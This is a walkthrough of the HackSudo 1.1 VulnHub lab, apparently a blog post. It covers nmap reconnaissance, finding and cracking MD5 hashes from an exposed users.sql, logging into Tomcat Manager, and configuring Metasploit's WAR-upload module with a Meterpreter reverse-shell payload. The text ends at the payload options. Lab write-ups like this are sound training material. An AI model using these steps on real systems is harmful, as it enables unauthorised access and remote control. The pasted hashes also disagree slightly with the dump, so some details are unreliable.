Walkthrough — HackSudo 1.1 (VulnHub)

5 min read · 2 days ago

Vaibhav

▶ Listen   Share   ••• More

Author: Vaibhav Mulak
Machine: HackSudo 1.1 (creator: Vishal Waghmare)
Summary: Local lab walkthrough. We enumerate services, discover credentials by inspecting a discovered backup, gain access via Tomcat manager upload (Meterpreter), then escalate to root via a writable cron and an exploitable `scp` sudo privilege.


TL;DR

- Found open services: `80 (Apache)`, `8080 (Tomcat)`, `2222 (SSH)`.
- Found `users.sql` on webserver containing MD5 hashes; cracked them to get credentials.
- Used credentials to log into Tomcat manager and upload a webshell via Metasploit (`tomcat_mgr_upload`), getting a Meterpreter shell.
- Found a backup in `/var/www/hacksudo` containing credentials for `vishal:hacker`.
- SSH to port `2222` as `vishal`.
- Found a cron running as `hacksudo` that executes a writable `manage.sh` script every minute — injected a reverse shell and got `hacksudo` user.

- `sudo -l` showed `/usr/bin/scp` allowed as root — used GTFObins technique to escalate to root.

Setup / Initial Access

Boot the VM and obtain the target IP from the VM's login screen.



```
Ubuntu 20.10 hacksudo tty1
eth0: 192.168.56.110
Hint: Num Lock on

hacksudo login: [  102.416737] cloud-init[1167]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 running 'modu
les:config' at Fri, 24 Oct 2025 04:55:13 +0000. Up 102.31 seconds.
[  102.844941] cloud-init[1172]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 running 'modules:final' at Fr
i, 24 Oct 2025 04:55:14 +0000. Up 102.74 seconds.
[  102.845096] cloud-init[1172]: Cloud-init v. 20.4.1-0ubuntu1~20.10.1 finished at Fri, 24 Oct 2025
04:55:14 +0000. Datasource DataSourceNone.  Up 102.84 seconds
[  102.845184] cloud-init[1172]: 2025-10-24 04:55:14,522 - cc_final_message.py[WARNING]: Used fallba
ck datasource

Hint: Num Lock on

hacksudo login:        _
```


Recon — Nmap

Run a full TCP scan and common scripts:

```
sudo nmap -sC -sV -p- -oN nmap_scan 192.168.56.110
```

Key results (trimmed):

```
80/tcp   open  http    Apache httpd 2.4.46 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 8.3p1
8080/tcp open  http    Apache Tomcat 9.0.24
```




```
└─$ nmap -sC -sV -oN nmap_scan 192.168.56.110 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 10:30 IST
Nmap scan report for 192.168.56.110
Host is up (0.00032s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Hacksudo | shops
2222/tcp open  ssh     OpenSSH 8.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3a:83:d2:9a:7c:65:ff:16:91:9b:ec:2b:93:74:90:e9 (RSA)
|   256 47:98:2c:ba:49:b3:0f:3b:35:b3:22:c6:21:9c:bf:c9 (ECDSA)
|_  256 a1:96:b1:98:65:fb:1f:f8:b5:57:d1:2a:30:b3:12:b1 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.24
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.24
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:B2:E4:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.89 seconds
```

Web Enumeration

I enumerated the webserver (port 80) using `http-enum` and directory fuzzing. The enumeration revealed several interesting files:

- /admin.php
- /users.sql
- /log.php


Opened `users.sql`. It contained two usernames and MD5 password hashes.



```
--

INSERT INTO `users` (`id`, `fname`, `lname`, `phone`, `email`, `password`) VALUES
(16, 'Jimit', 'Dholakia', 12345678, 'jimit@example.com', 'b15fbfaac3776e5a2ad330fbf7976da7'),
(17, 'Admin', 'Admin', 12345, 'admin@example.com', '21232f297a57a5a743894a0e4a801fc3');

--
-- Indexes for dumped tables
--

--
-- Indexes for table `users`
```

Cracking hashes

I cracked the MD5 hashes (I used CrackStation for convenience). The cracked credentials gave me candidate usernames and passwords.



crackstation.net
CrackStation
Defuse.
CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
b15fbfaac3776e5a2ad3301bf7976da7
21232f297a57a5a743894a0e4a801fc3
```

□ I'm not a robot
reCAPTCHA is changing its Terms of Service. Take action.
reCAPTCHA
Privacy - Terms
Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b15fbfaac3776e5a2ad3301bf7976da7	md5	100596
21232f297a57a5a743894a0e4a801fc3	md5	admin

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.


You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

Last Modified:	May 27, 2019, 8:19am UTC
Page Hits:	62243135
Unique Hits:	12513947

Defuse Security | Zcash | Secure Pastebin | Source Code

Tomcat manager — initial pivot

Using one of the discovered credentials (admin:admin), I logged into the Tomcat Manager application on port 8080 .



192.168.56.110:8080/manager/html


Sign in

http://192.168.56.110:8080

Your connection to this site is not private

Username: amdin

Password: •••••



Not secure 192.168.56.110:8080/manager/html

Tomcat Web Application Manager


Message:	OK

Manager		
List Applications	HTML Manager Help	Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/0A4c	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/ECnw0Ekaalde	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/T4rQVSdakM	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/fmOKteArBOYZ7wYCBxrrrJbuvTci	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/swmUVjsKU1OXAIQh9LdALfEtLq	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
					Start Stop Reload Undeploy

With the manager access, I used Metasploit's `exploit/multi/http/tomcat_mgr_upload` module to upload a WAR file and get a Meterpreter session.



vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1
vm@victus: ~/CTF/Vuln_Hub/HackSudo1.1

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  admin            no        The password for the specified username
   HttpUsername  admin            no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS        192.168.56.110   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

